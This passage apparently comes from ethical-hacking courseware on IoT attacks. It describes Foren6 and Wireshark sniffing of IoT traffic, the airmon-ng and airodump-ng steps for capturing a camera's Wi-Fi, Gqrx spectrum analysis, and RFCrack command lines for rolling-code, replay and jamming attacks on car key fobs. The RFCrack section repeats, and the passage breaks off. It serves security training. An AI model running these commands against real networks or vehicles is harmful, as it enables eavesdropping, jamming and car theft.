Sniffing using Foren6

Source: https://cetic.github.io

Attackers use tools such as Foren6 to sniff the traffic of IoT devices. Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world IoT applications.

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface (GUI). It detects routing problems. The Routing Protocol for 6LoWPAN Networks, RPL, is an emerging IETF standard. Foren6 captures all RPL-related information and identifies abnormal behaviors. It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner.

For example, the basic steps to analyze a real 6LoWPAN network using a Contiki-based sniffer module are as follows:

- Open **Foren6**, after installation
- Now, open the "**Manage Sources**" dialog by clicking the **Manage Sources** button in the Toolbar or from the "**File**" menu
- In this dialog, remove any existing entries in the top section by selecting each individual element and hitting the '**Remove**' button
- Next, add a new source by specifying the three fields, as shown below:
  - **Target**: Type the path to the USB device (example: /dev/ttyUSB0)
  - **Channel**: The integer value of the channel you want to sniff (1 to 26)
  - **Type**: Select sniff

- Click the **Add** button when the above information is entered
- If the device is found by the application, it will appear in the list of available devices. If your device exists, but you get an error at this point, it is likely that the user running Foren6 does not have permission to access that serial device. Then, launch the Foren6 application as root.
- Hit the **Close** button to return to the main window
- Click the **Start** button (which will now be enabled) to launch a packet capture

Sniffing using Wireshark

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  `nmap -p 80,81,8080,8081 <Target IP address range>`
- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **ifconfig** to identify your wireless card, here: **`wlan0`**
- Run **`Airmon-ng`** to put the wireless card in monitor mode:

  `airmon-ng start wlan0`
- Next, run **`Airodump-ng`** to scan all the nearby wireless networks:

  `airodump-ng start wlan0mon`
- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark

- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run **`Airmon-ng`** to set your wireless card listening on channel **`11`**:

  ```
  airmon-ng start wlan0mon 11
  ```

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here **`wlan0mon`**, and start capturing the traffic

After sniffing the traffic, attackers can decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.

Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Source: *https://gqrx.dk*

Gqrx is an SDR implemented with the help of the GNU Radio and Qt GUI tool. Attackers use hardware devices such as FunCube dongles, Airspy, HackRF, and RTL-SDR along with Gqrx SDR, to analyze the spectrum. Attackers use Gqrx to observe the frequency bands of temperature/humidity sensors, light switches, car keys, M-bus transmitters, etc. Gqrx can also enable an attacker to listen to or eavesdrop on radio FM frequencies or any radio conversations.

Steps to analyze the spectrum using Gqrx:

- The Gqrx and GNU Radio package consists of all Gqrx utilities. To install this package, use the command given below:


  ```
  apt-get install gnuradio gqrx
  ```

  Attackers use hardware tools such as the FunCube Dongle Pro+, connecting it to the USB-2 port on a PC to analyze various frequency bands

- Launch Gqrx using the following command:

  ```
  gqrx
  ```

  This command opens the input/output configuration window



Configure I/O devices

Analyzing IoT Traffic using IoT Inspector

Source: *https://www.iot-inspector.com*

Attackers use tools such as IoT Inspector to discover target IoT devices and analyze their network traffic to identify vulnerabilities. IoT Inspector helps the attacker to breach privacy and security mechanisms. This tool projects the vulnerabilities in the form of tables and graphs. It also allows the attacker to record and replay all information from the communicating devices to gather sensitive information.

IoT Inspector automatically scans and displays the available devices in the network. Selecting the target device can display the network activities and communication endpoints of that device. Upon clicking "network activities," it displays a live chart of the traffic the device is accessing, and the communication endpoints will display the services the IoT device has received.

Rolling Code Attack using RFCrack


- Attackers use the RFCrack tool to obtain the **rolling code** sent by the victim to **unlock the vehicle** and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for **testing RF communications** between any physical device that communicates over sub **Ghz frequencies**
- Some of the commands used by an attacker to perform rolling code attacks, are given below:
  - Live Replay:

    `python RFCrack.py -i`
  - Rolling Code:

    `python RFCrack.py -r -M MOD_2FSK -F 314350000`
  - Adjust RSSI Range:

    `python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000`
  - Jamming:

    `python RFCrack.py -j -F 314000000`



```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type

Launch Attacks

In the vulnerability scanning phase, attackers try to determine the vulnerabilities present in the target device. The vulnerabilities found are then exploited further to launch various attacks such as DDoS attacks, rolling-code attacks, signal-jamming attacks, Sybil attacks, MITM attacks, and data and identity theft attacks. For example, an attacker can use the RFCrack tool to perform a rolling-code attack, replay attack, and jamming attack on a device. Similarly, an attacker may also use tools such as KillerBee to attack ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack using RFCrack

Source: *https://github.com*

Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.

Attackers perform the following attacks using RFCrack:

- Perform replay attacks (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)

Commands used by an attacker to perform rolling-code attack are given below:

- Live replay:

  ```
  python RFCrack.py -i
  ```

- Rolling code:

  ```
  python RFCrack.py -r -M MOD_2FSK -F 314350000
  ```

- Adjust RSSI range:

  ```
  python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000
  ```

- Jamming:

  ```
  python RFCrack.py -j -F 314000000
  ```

- Scan common frequencies:

  ```
  python RFCrack.py -k
  ```

- Scan with your list:

